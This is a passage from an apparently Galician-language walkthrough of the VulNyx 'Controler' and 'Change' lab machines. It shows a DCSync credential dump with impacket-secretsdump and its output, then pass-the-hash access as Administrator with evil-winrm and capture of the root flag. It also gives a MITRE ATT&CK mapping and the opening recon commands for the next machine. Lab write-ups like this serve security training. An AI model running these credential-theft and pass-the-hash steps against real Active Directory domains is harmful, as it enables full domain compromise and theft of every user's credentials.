
1. Na barra de busca: escribir `user:[usuario2.apelido2]`



2. Seleccionar nodo **[USUARIO2.APELIDO2]@CONTROL.NYX**




3. Botón dereito → **Set as Starting Node**




Buscar camiños a Domain Admin:

1. Seleccionar "Pathfinding" no menú lateral
2. En "Destination Node" escribir: `ADMINISTRATOR@CONTROL.NYX




Ruta identificada:

```
[USUARIO2.APELIDO2]@CONTROL.NYX
    ↓
  AllExtendedRights
    ↓
CONTROL.NYX (Domain)
```



Información sobre AllExtendedRights:

Clicar na relación "AllExtendedRights" e ver "Help" → "Linux Abuse"



AllExtendedRights no dominio permite sen necesidade de ser Domain Admin:

- Realizar operacións **DCSync**
- Extraer hashes de todos os usuarios (incluído Administrator e krbtgt)

DCSync Attack

Información sobre DCSync:

DCSync é un ataque que simula o comportamento dun Domain Controller.

Como funciona:

1. Os DCs replican datos entre eles mediante DRSUAPI
2. Se un usuario ten permisos de replicación (`AllExtendedRights` ou privilexios DS-Replication-Get-Changes)
3. Pode solicitar "replicación" e obter todos os hashes NTLM do dominio

Privilexios necesarios:

- `DS-Replication-Get-Changes` (Replicating Directory Changes)
- `DS-Replication-Get-Changes-All` (Replicating Directory Changes All)

Ou:

- `AllExtendedRights` no dominio (que inclúe os anteriores)

Execución de secretsdump:

```
# Dump de todos os hashes do dominio con secretsdump
impacket-secretsdump 'CONTROL/[usuario2.apelido2]:[contrasinal2]'@IP_VulNyx_Controler
```

Resultado:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[nthash-administrator]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:[nthash-guest]:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[nthash-krbtgt]:::
[usuario.apelido]:1103:aad3b435b51404eeaad3b435b51404ee:[nthash-usuario.apelido]:::
[usuario2.apelido2]:1104:aad3b435b51404eeaad3b435b51404ee:[nthash-usuario2.apelido2]:::
[usuario3.apelido3]:1105:aad3b435b51404eeaad3b435b51404ee:[nthash-usuario3.apelido3]:::
[usuario4.apelido4]:1106:aad3b435b51404eeaad3b435b51404ee:[nthash-usuario4.apelido4]:::
[usuario5.apelido5]:1107:aad3b435b51404eeaad3b435b51404ee:[nthash-usuario5.apelido5]::
CONTROLER$:1000:aad3b435b51404eeaad3b435b51404ee:[nthash-CONTROLER$]:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a9b0c1d2e3f4a5b6c7d8e9f0a1b2
Administrator:aes128-cts-hmac-sha1-96:b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6e7
Administrator:des-cbc-md5:c3d4e5f6a7b8c9d0
krbtgt:aes256-cts-hmac-sha1-96:d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a9b0c1d2e3f4a5b6c7d8e9f0a1b2c3d4e5
krbtgt:aes128-cts-hmac-sha1-96:e5f6a7b8c9d0e1f2a3b4c5d6e7f8a9b0
krbtgt:des-cbc-md5:f6a7b8c9d0e1f2a3
[*] Cleaning up...
```

Hashes críticos obtidos:
- **Administrator**: `[nthash-administrator]`
- **krbtgt**: `[nthash-krbtgt]`

Nota sobre RemoteOperations failed: Este erro é normal porque non temos privilexios para executar operacións remotas vía RPC, pero o método DRSUAPI (DCSync) funciona correctamente.

Pass-the-Hash como Administrator

```
# Acceso con hash NTLM de Administrator
evil-winrm -i IP_VulNyx_Controler -u 'Administrator' -H '[nthash-administrator]'
```

Saída:

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Acceso como Administrator conseguido

Obtención de flag de root

```
# Navegar ao Desktop de Administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop

# Ler flag de root
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[FLAG_ROOT]

# Verificar privilexios
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
control\administrator

*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
```

```
BUILTIN\Users                           Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
...
CONTROL\Domain Admins                   Group            S-1-5-21-... Mandatory group, Enabled by default, Enabled group
```

Dominio comprometido: Acceso total como Domain Administrator


Correspondencia de fases → MITRE ATT&CK – VulNyx: Controler

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de rede e DC	Network scanning	T1595 – Active Scanning T1046 – Network Service Discovery	CWE-200 – Information Exposure
	Identificación de controlador de dominio	AD reconnaissance	T1590 – Gather Victim Network Information T1018 – Remote System Discovery	CWE-200 – Information Exposure
2. Análise	Enumeración de usuarios con Kerberos	Kerberos user enumeration	T1087.002 – Account Discovery: Domain Account T1589.003 – Gather Victim Identity Information: Employee Names	CWE-200 – Information Exposure
	Detección de usuario vulnerable a AS-REP Roasting	Kerberos misconfiguration discovery	T1558.004 – Steal or Forge Kerberos Tickets: AS-REP Roasting	CWE-287 – Improper Authentication
3. Explotación	AS-REP Roasting contra [usuario.apelido]	Kerberos exploitation	T1558.004 – Steal or Forge Kerberos Tickets: AS-REP Roasting	CWE-287 – Improper Authentication
	Crackeo de hash AS-REP	Offline password cracking	T1110.002 – Brute Force: Password Cracking	CWE-521 – Weak Password Requirements
	Enumeración de usuarios do dominio	Domain account enumeration	T1087.002 – Account Discovery: Domain Account	CWE-200 – Information Exposure
	Forza bruta sobre [usuario2.apelido2]	Password guessing attack	T1110.001 – Brute Force: Password Guessing T1110.003 – Brute Force: Password Spraying	CWE-521 – Weak Password Requirements
	Acceso con Evil-WinRM como [usuario2.apelido2]	Remote service exploitation	T1021.006 – Remote Services: Windows Remote Management T1078.002 – Valid Accounts: Domain Accounts	N/A
4. Post-Explotación	Upload e execución de SharpHound	AD enumeration tool	T1087.002 – Account Discovery: Domain Account T1069.002 – Permission Groups Discovery: Domain Groups	CWE-200 – Information Exposure
	Análise con BloodHound	AD relationship analysis	T1087.002 – Account Discovery: Domain Account T1069.002 – Permission Groups Discovery: Domain Groups	CWE-200 – Information Exposure

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
	Descubrimento de privilexio AllExtendedRights	ACL misconfiguration discovery	T1069.001 – Permission Groups Discovery: Local Groups	CWE-269 – Improper Privilege Management
	DCSync attack	Domain credential dumping	T1003.006 – OS Credential Dumping: DCSync T1558 – Steal or Forge Kerberos Tickets	CWE-269 – Improper Privilege Management
	Extracción de todos os hashes NTLM	Mass credential theft	T1003.006 – OS Credential Dumping: DCSync T1552.001 – Unsecured Credentials: Credentials In Files	CWE-312 – Cleartext Storage of Sensitive Information
	Pass-the-Hash como Administrator	Credential reuse	T1550.002 – Use Alternate Authentication Material: Pass the Hash T1078.002 – Valid Accounts: Domain Accounts	N/A

CHANGE


Máquina virtual Change



A máquina Change é moi interesante porque...

- Active Directory Domain Controller (Windows Server 2019)
- Dominio: megachange.nyx
- Enumeración de usuarios mediante Kerberos con NetExec
- Forza bruta sobre usuario [usuario1]
- Sen acceso directo por WinRM, psexec ou wmiexec
- Enumeración de Active Directory con bloodhound-python
- Sincronización horaria con ntpdate (Kerberos clock skew)
- Análise con BloodHound: privilexio ForceChangePassword
- Cambio de contrasinal de [usuario2] con net rpc
- Acceso con Evil-WinRM como [usuario2]
- Privilexio SeMachineAccountPrivilege (noPac non funciona)
- Enumeración con WinPEAS
- Descubrimento de credenciais de AutoLogon
- Acceso como Administrator

Diagrama de ataque



Fase 1 – Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Change -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -A -vvv -Pn --min-rate 5000 IP_VulNyx_Change -oX nmap.xml
```

Resultado do escaneo:

Identificación de **Domain Controller** con portos típicos:

